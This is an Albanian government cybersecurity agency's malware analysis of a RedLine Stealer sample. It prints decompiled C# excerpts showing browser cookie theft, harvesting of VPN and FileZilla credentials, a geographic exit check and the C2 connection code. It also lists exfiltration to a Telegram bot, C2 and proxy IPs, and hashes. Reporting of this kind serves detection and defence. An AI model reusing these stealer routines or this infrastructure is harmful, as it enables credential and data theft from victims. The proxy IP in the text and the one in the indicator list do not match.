
REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Redline Malware

Versioni: 1.0
Data: 04/06/2024

Përmbajtja:

Përmbledhje ekzekutive	3
Analiza e skedarit <i>Sodalite.exe</i> (Redline Malware)	3
Analiza dinamike e <i>Sodalite.exe</i>	9
Indikatorët e komprometimit.....	11
Rekomandime	11

AKSSK

Përmbledhje ekzekutive

RedLine Stealer është një lloj skedari keqdashës i krijuar për të vjedhur informacione të ndjeshme nga sistemet e komprometuara. Aktorët që qëndrojnë pas **RedLine Stealer** përdorin disa teknika për të fituar qasje fillestare te viktimat e tyre. Zakonisht shpërndahet përmes emaileve të phishing, taktikave të inxhinierisë sociale dhe lidhjeve me qëllim të keq URL. Që kur u publikua, aktorët keqdashës shfrytëzojnë **RedLine Stealer** për shkak të disponueshmërisë dhe fleksibilitetit të tij për vjedhjen e kredencialeve që mund të shkaktojnë humbje financiare dhe rrjedhje të të dhënave. Një teknikë e zakonshme e hyrjes fillestare që përdor ky Trojan Stealer është një lidhje URL phishing. Bazuar në etiketat e **URL-ve**, mund të shohim se ky Trojan është gjithashtu i paketuar, shkarkuar ose hequr nga malware të tjerë si **Amadey** ose **SmokeLoader**.

Analiza e skedarit *Sodalite.exe* (Redline Malware)

Ekzekutuesi me emrin unknown dhe me vlerë hashi **Sha256:c9b088d954f9292346595b6c472d9a08fcd42a939286f30bd6dd4dc4069c6bf8** ka një vlerë të paketuar me entropi e cila në total ka vlerën mbi 7. Për të kuptuar sjelljen e skedarit duhet të bëjmë unpack në mënyrë që të analizojmë kodin.



Figura 1. Kodi i fshehur.



Figura 2. Skedari i zbërthyer (Unpacked)



Figura 3. Sodalite.exe

Pasi zbërthehet, evidentohet skedari me emrin *sodalite.exe* me vlerë hashi **sha256: ef54817e86916a12620e84635b16870784e185f91b87b6c74f9b5f19c84921d7**, nga ku nëse e vendosim përsëri për analizim evidentohet se është programuar në **.NET** me gjuhën **C#**. Pasi e importojmë këtë skedar evidentohet se kodi nuk ka fshehje apo mënyra të tjera për ta bërë leximin e kodit më të vështirë duke na e thjeshtësuar procesin e analizës. Nga analiza statike konstatohet se kemi disa klasa dhe metoda që kanë si qëllim marrjen e kredencialeve nga direktori të ndryshme. Në klasën **AesGcm256.cs** kemi një funksion me emrin **Decrypt** në të cilin krijohet një objekt i klasës **AesFastEngine** e cila ka funksione të implementuara për enkriptimin dhe dekriptimin me algoritmin **AES (Advanced Encryption Standard)**. Nga të dhënat e dekriptuara nga **AES** është skedari keqdashës **RedLine**.

```

private void EncryptBlock(uint[,] KW)
{
    this.C0 = KW[0, 0];
    this.C1 = KW[0, 1];
    this.C2 = KW[0, 2];
    this.C3 = KW[0, 3];
    int i = 1;
    uint num;
    uint num2;
    uint num3;
    uint num4;
    while (i < this.ROUNDS - 1)
    {
        num = AesFastEngine.T0[(int)(this.C0 & 255U)] ^ AesFastEngine.T1[(int)((this.C1 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C2 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C3 >> 24)];
        num2 = AesFastEngine.T0[(int)(this.C1 & 255U)] ^ AesFastEngine.T1[(int)((this.C2 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C3 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C0 >> 24)];
        num3 = AesFastEngine.T0[(int)(this.C2 & 255U)] ^ AesFastEngine.T1[(int)((this.C3 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C0 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C1 >> 24)];
        num4 = AesFastEngine.T0[(int)(this.C3 & 255U)] ^ AesFastEngine.T1[(int)((this.C0 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C1 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C2 >> 24)];
        this.C0 = AesFastEngine.T0[(int)(num & 255U)] ^ AesFastEngine.T1[(int)((num2 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((num3 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(num4 >> 24)];
        this.C1 = AesFastEngine.T0[(int)(num2 & 255U)] ^ AesFastEngine.T1[(int)((num3 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((num4 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(num >> 24)];
        this.C2 = AesFastEngine.T0[(int)(num3 & 255U)] ^ AesFastEngine.T1[(int)((num4 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((num >> 16) & 255U)] ^ AesFastEngine.T3[(int)(num2 >> 24)];
        this.C3 = AesFastEngine.T0[(int)(num4 & 255U)] ^ AesFastEngine.T1[(int)((num >> 8) & 255U)] ^ AesFastEngine.T2[(int)((num2 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(num3 >> 24)];
    }
    num = AesFastEngine.T0[(int)(this.C0 & 255U)] ^ AesFastEngine.T1[(int)((this.C1 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C2 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C3 >> 24)];
    num2 = AesFastEngine.T0[(int)(this.C1 & 255U)] ^ AesFastEngine.T1[(int)((this.C2 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C3 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C0 >> 24)];
    num3 = AesFastEngine.T0[(int)(this.C2 & 255U)] ^ AesFastEngine.T1[(int)((this.C3 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C0 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C1 >> 24)];
    num4 = AesFastEngine.T0[(int)(this.C3 & 255U)] ^ AesFastEngine.T1[(int)((this.C0 >> 8) & 255U)] ^ AesFastEngine.T2[(int)((this.C1 >> 16) & 255U)] ^ AesFastEngine.T3[(int)(this.C2 >> 24)];
    this.C0 = (uint)((int)AesFastEngine.S[(int)(num & 255U)] ^ ((int)AesFastEngine.S[(int)((num2 >> 8) & 255U)] << 8) ^ ((int)AesFastEngine.S[(int)((num3 >> 16) & 255U)] << 16) ^ ((int)AesFastEngine.S[(int)((num4 >> 24) & 255U)] << 24)) & 255U;
    this.C1 = (uint)((int)AesFastEngine.S[(int)(num2 & 255U)] ^ ((int)AesFastEngine.S[(int)((num3 >> 8) & 255U)] << 8) ^ ((int)AesFastEngine.S[(int)((num4 >> 16) & 255U)] << 16) ^ ((int)AesFastEngine.S[(int)((num >> 24) & 255U)] << 24)) & 255U;
    this.C2 = (uint)((int)AesFastEngine.S[(int)(num3 & 255U)] ^ ((int)AesFastEngine.S[(int)((num4 >> 8) & 255U)] << 8) ^ ((int)AesFastEngine.S[(int)((num >> 16) & 255U)] << 16) ^ ((int)AesFastEngine.S[(int)((num2 >> 24) & 255U)] << 24)) & 255U;
    this.C3 = (uint)((int)AesFastEngine.S[(int)(num4 & 255U)] ^ ((int)AesFastEngine.S[(int)((num >> 8) & 255U)] << 8) ^ ((int)AesFastEngine.S[(int)((num2 >> 16) & 255U)] << 16) ^ ((int)AesFastEngine.S[(int)((num3 >> 24) & 255U)] << 24)) & 255U;
}

```

Figura 4. Enkriptimi AES.

Në kodin e skedarit kemi një klasë me emrin **EnvironmentChecker** dhe një funksion me emrin **Check()**.

Gjithashtu evidentohet një variabël **bool** që si fillim tenton instalimin e një certifikate në kompjuterin e kompromentuar, kjo bëhet për arsye sepse programuesit e skedarit keqdashës në pjesën më poshtë të skriptit në funksionin **FindLinksAndSetProxy()** tentojnë të ngrajnë një **proxy** server me IP: **217[.]165[.]2[.]14** me portë **3333**.

```

public static bool Check()
{
    try
    {
        bool flag = EnvironmentChecker.InstallCert();
        if (flag)
        {
            EnvironmentChecker.FindLinksAndSetProxy();
        }
        CultureInfo currentCulture = CultureInfo.CurrentCulture;
        string text = ((currentCulture != null) ? currentCulture.ToString() : null);
        RegionInfo regionInfo = new RegionInfo(text);
        TimeZoneInfo local = TimeZoneInfo.Local;
        string[] regionsCountry = EnvironmentChecker.RegionsCountry;
        int i = 0;
        while (i < regionsCountry.Length)
        {
            string text2 = regionsCountry[i];
            if (text2.Contains(regionInfo.EnglishName))
            {
                goto IL_7F;
            }
            string text3 = text2;
            CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
            if (text3.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null))
            {
                goto IL_7F;
            }
            bool flag2 = local.Id.Contains(text2);
            IL_80:
            bool flag3 = flag2;
            if (flag3)
            {
                return true;
            }
        }
    }
}

```

Figura 5. Funksioni Check.

Funkcioni **Check()** bën dhe një kontroll mbi informacionet nga klasa **RegionInfo** ku krahason listën e shteteve të paravendosura dhe nëse përshtatet, aplikacioni ndalon ekzekutimin.

```
private static readonly string[] RegionsCountry = new string[]
{
    "Armenia",
    "Azerbaijan",
    "Belarus",
    "Kazakhstan",
    "Kyrgyzstan",
    "Moldova",
    "Tajikistan",
    "Uzbekistan",
    "Ukraine",
    "Russia"
};
```

Figura 6. Shtetet në listë.

Klasa **ConnectionProvider.cs** është një klasë e implementuar me funksionet përkatëse për të bërë lidhjen me serverin **command and control**. Metoda **RequestConnection** merr si parametër adresën dhe më pas kalon në disa hapa. Evidentohet gjithashtu përdorimi i një vlere "**3a050df92d0cf082b2cdaf87863616be**" e cila i kalon si parametër në **headers**.

```
// Obfuscation: 0x00000000 File: 0x00000000 File Offset: 0x00000000
[Obfuscation(ApplyToMembers = true, Exclude = true, StripAfterObfuscation = true)]
internal
public bool RequestConnection(string address)
{
    bool flag;
    try
    {
        NetTcpBinding netTcpBinding = new NetTcpBinding
        {
            MaxReceivedMessageSize = 2147483647L,
            MaxBufferPoolSize = 2147483647L,
            CloseTimeout = TimeSpan.FromMinutes(30.0),
            OpenTimeout = TimeSpan.FromMinutes(30.0),
            ReceiveTimeout = TimeSpan.FromMinutes(30.0),
            SendTimeout = TimeSpan.FromMinutes(30.0),
            TransferMode = TransferMode.Buffered,
            ReaderQuotas = new XmlDictionaryReaderQuotas
            {
                MaxDepth = 44567654,
                MaxArrayLength = int.MaxValue,
                MaxBytesPerRead = int.MaxValue,
                MaxNameTableCharCount = int.MaxValue,
                MaxStringLength = int.MaxValue
            },
            Security = new NetTcpSecurity
            {
                Message = new MessageSecurityOverTcp
                {
                    ClientCredentialType = MessageCredentialType.None
                }
            }
        };
        netTcpBinding.Security.Mode = SecurityMode.None;
        IContextChannel contextChannel = new ChannelFactory<Entity>(netTcpBinding, new EndpointAddress(new Uri("net.tcp://* + address + /*"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
        {
            Credentials =
            {
                ServiceCertificate =
                {
                    Authentication =
                    {
                        CertificateValidationMode = X509CertificateValidationMode.None
                    }
                }
            }
        }.CreateChannel() as IContextChannel;
        this.connector = contextChannel as Entity;
    }
}
```

Figura 7. Funkcioni RequestConnection.

Nga analiza shfaqet një tjetër klasë me emrin **Ipv4Helper.cs** e cila ka funksionin **GetDefaultIPv4Address()**. Funksioni i implementuar tenton të bëjë një request drejt api ("https://api.ip.sb/ip"). Qëllimi është që të marrë adresën **IPv4** të kompjuterit të komprometuar.

```

2 references
public static string GetDefaultIPv4Address()
{
    try
    {
        bool flag = StringDecrypt.Read(Arguments.IP, Arguments.Key).Split(new string[] { "|" }, StringSplitOptions.RemoveEmptyEntries).Any((string x) => x.Split(new
        bool flag2 = flag;
        if (flag2)
        {
            IEnumerable<NetworkInterface> enumerable = from adapter in NetworkInterface.GetAllNetworkInterfaces()
            where adapter.OperationalStatus == OperationalStatus.Up && adapter.Supports(NetworkInterfaceComponent.IPv4) && adapter.GetIPProperties().GatewayAdd
            select adapter;
            UnicastIPAddressInformationCollection unicastAddresses = enumerable.First<NetworkInterface>().GetIPProperties().UnicastAddresses;
            foreach (UnicastIPAddressInformation unicastIPAddressInformation in unicastAddresses)
            {
                bool flag3 = unicastIPAddressInformation.Address.AddressFamily == AddressFamily.InterNetwork && !IPv4Helper.IsLocalIp(unicastIPAddressInformation.Ad
                if (flag3)
                {
                    return unicastIPAddressInformation.Address.ToString();
                }
            }
            return IPv4Helper.Request("https://api.ip.sb/ip", 15000);
        }
    }
    catch (Exception ex)
    {
        return "UNKNOWN";
    }
}

```

Figura 8. Funksioni që merr adresen IPV4.

Në klasën **Entity18.cs** kemi disa funksione të implementuara që mesa duket fokusi është tek kredencialet autofill dhe **cookie** të **browserave**.

```

list4 = Entity18.Id8<List<Entity18>>(O => Entity18.Id3(dataFolder, "Network\\" + new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity18> x) => x.Count > 0);
list5 = Entity18.Id8<List<Entity18>>(O => Entity18.Id3(dataFolder, new string(new char[]
    { 'E', 'x', 'e', 'c', 'u', 't', 'i', 'o', 'n', 'i', 'n', 'g', ' ', ' ',
    'C', 'o', 'o', 'k', 'i', 'e', 's'
})), (List<Entity18> x) => x.Count > 0);
bool flag4 = list4.Count == 0;
if (flag4)
{
    string text5 = null;
    try
    {
        Process process = FileUtil.WhoIsLocking(dataFolder.Split(new string[] { "User Data" }, StringSplitOptions.RemoveEmptyEntries)[0] + "User Data\\lockfile").FirstOrDefault<Process>();
        Proc proc = SystemInfoHelper.QueryProc(null, new int?(process.Id)).FirstOrDefault<Proc>();
        text5 = proc.FilePath;
        try
        {
            process.Kill();
            process.WaitForExit((int)TimeSpan.FromSeconds(30.0).TotalMilliseconds);
        }
        catch (Exception ex)
        {
        }
        bool flag5 = !string.IsNullOrEmpty(text5);
        if (flag5)
        {
            list3 = Entity18.Id8<List<Entity18>>(O => Entity18.Id3(dataFolder, new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity18> x) => x.Count > 0);
            list4 = Entity18.Id8<List<Entity18>>(O => Entity18.Id3(dataFolder, "Network\\" + new string(new char[] { 'C', 'o', 'o', 'k', 'i', 'e', 's' })), (List<Entity18> x) => x.Count > 0);
            list5 = Entity18.Id8<List<Entity18>>(O => Entity18.Id3(dataFolder, new string(new char[]
                { 'E', 'x', 'e', 'c', 'u', 't', 'i', 'o', 'n', 'i', 'n', 'g', ' ', ' ',
                'C', 'o', 'o', 'k', 'i', 'e', 's'
            })), (List<Entity18> x) => x.Count > 0);
        }
    }
    catch (Exception ex2)
    {
    }
}

```

Figura 9. Cookies të browserit.

Aktorët keqdashës marrin informacione dhe mbi sistemin e informacionit, nga ku kemi një **query** që ekzekutohet në klasën **SystemInfoHelper.cs** me emrin e funksionin **GetProcessors()** e cila na jep të dhëna mbi procesorin e kompjuterit të komprometuar.

```

// Token: 0x0000148 RID: 328 RVA: 0x0000190 File Offset: 0x00000590
2:Process:
public static List<Entity3> GetProcessors()
{
    List<Entity3> list = new List<Entity3>();
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELSystem.Windows.FormsECT * FRSystem.Windows.FormsOR WinSystem.Windows.Forms32_ProcSystem.Windows.Formsessor".
        using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
            {
                ManagementObject managementObject = ((ManagementObject)managementBaseObject);
                try
                {
                    List.Add(new Entity3
                    {
                        Id1 = (managementObject[new string(new char[] { 'W', 'a', 'r', 'e' }) as string],
                        Id2 = Convert.ToString(managementObject[new string(new char[]
                        {
                            'W', 'a', 'r', 'e', 'b', 'i', 't', 'o', 'r', 'F', 'i', 'l', 'e',
                            't', 'e', 'x', 't'
                        }
                        ])),
                        Id3 = Entity14.Id1
                    });
                }
            }
        }
    }
    catch
}

```

Figura 10. Query mbi të dhënat e procesorit.

Vjedhja e kredencialeve të VPN së userit evidentohet kur tentohet të hapet skedari në pathin: %USERPROFILE%\AppData\Local\ProtonVPN

```

21     list.Add(new Entity16
22     {
23         Id1 = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\
                \AppServiceInterface.ExtensionData\LocaServiceInterface.Extension1").Replace("serviceInterface.Extension",
                string.Empty), "ProldCharotonVoldCharPN".Replace("oldChar", string.Empty)),
24         Id2 = new string("nSystem.CollectionspvoSystem.Collections*" .Replace("System.Collections", string.Empty).Reverse<ch
                ().ToArray<char>()),
25         Id3 = false
    });

```

Name	Value	Type
this	ProtonVPN	ProtonVPN
list	Count = 0x00000001	System.Collections.Generic.List<
list[0]	Entity16	Entity16
list[0].Id1	@ "%USERPROFILE%\AppData\Local\ProtonVPN"	string
list[0].Id2	"*ovpn"	string
list[0].Id3	false	bool
list[0].Id5	null	string
Raw View		
Capacity	0x00000004	int
Count	0x00000001	int
System.Collections.Generic.ICollection<T>.IsReadOnly	false	bool
System.Collections.ICollection.IsSynchronized	false	bool
System.Collections.ICollection.SyncRoot	(object)	object
System.Collections.IList.IsFixedSize	false	bool
System.Collections.IList.IsReadOnly	false	bool
items	Entity16[0x00000004]	Entity16[]
size	0x00000001	int
_syncRoot	(object)	object
_version	0x00000001	int
Static members		

Figura 11. Informacione mbi VPN.

Në klasën me emrin **PartSender.cs** evidentohen disa funksione ku disa prej tyre kanë dhe karaktere ruse. Gjatë fazës së **debug** do të evidentojmë se të gjitha informacionet e marra dërgohen drejt një accounti në **Telegram**.

Analiza dinamike e Sodalite.exe

Analiza statike na dha një informacion mbi **TTP** e këtij skedari por duke qënë se aktorët keqdashës kanë përdorur metoda duke bashkuar me shumë se dy **strings** në mënyrë që aksesimin e *path*-eve të direktorive ta bëjnë në **Runtime**, na duhet që të ndjekim me **debug** dhe të shofim vlerat e cdo objekti duke vendosur pika ndërperje (*breakpoints*) në funksionet që kemi interes për të analizuar. Nga breakpoint i vendosur u evidentua një kanal në telegram me emrin **@logsdillabot** ku të dhënat e marra dërgohen drejt këtij kanali.



Figura 12. Telegram logsdillabot

Në klasën **PartSender** kemi tentativa drejt skedarit **%appdata%** dhe kërkon për kredenciale mbi portofolet krypto - **Crypto Wallets**:



Figura 13. Crypto Wallets

Gjithashtu në klasën **ConnectionProvider** në funksionin RequestConnection kur u vendos në debug u gjet dhe IP **command and control C2: 5[.]42[.]65[.]85** dhe me portë **45779**:



Figura 14. Serveri command and control.



Figura 15. Vlera në VirusTotal

Në klasën **Entity19** evidentohet në një funksion tentativa e marrjes së informacioneve mbi konfigurimet në formatin **XML** të **FileZilla** siç duket dhe në figurën më poshtë duke i bërë **debug**:

```

48         'b', 'W', 'w', '='
49     };
50     list2.AddRange(array);
51     list2.AddRange(array2);
52     text = new string(list2.ToArray()).Replace("Handle", string.Empty);
53     array3 = Convert.FromBase64String(text);
54     text2 = Encoding.UTF8.GetString(array3);
55     string text4 = string.Format(text2, Environment.ExpandEnvironmentVariables("%appdata%"));
56     bool flag = File.Exists(text3);
57     if (flag)
58     {
59         list.AddRange(text4.ToArray());
60     }

```

Name	Value	Type
list	Count = 0x00000000	System.Collections.Generic.List<En...
list2	Count = 0x0000003A	System.Collections.Generic.List<ch...
array	char[0x00000018]	char[]
array2	char[0x00000022]	char[]
text	"ezB9XEZpbGVaaWxsVXzaXRibWFuYWdlci54bWw="	string
array3	byte[0x0000001D]	byte[]
text2	@(0)\FileZilla\sitemanager.xml"	string
text3	@ "C:\Users\flare\AppData\Roaming\FileZilla\recentservers.xml"	string
text4	@ "C:\Users\flare\AppData\Roaming\FileZilla\sitemanager.xml"	string
flag	false	bool
flag2	false	bool

Figura 16. Konfigurimet e FileZilla.

Indikatorët e komprometimit

- **HASH-ET:**

c9b088d954f9292346595b6c472d9a08fcd42a939286f30bd6dd4dc4069c6bf8 – unknown
ef54817e86916a12620e84635b16870784e185f91b87b6c74f9b5f19c84921d7 - Sodalite.exe

- **IP:**

5[.]42[.]65[.]85 Command and Control.
 217[.]65[.]2[.]14 Proxy Server.

Rekomandime

AKSK rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromentimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).

- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.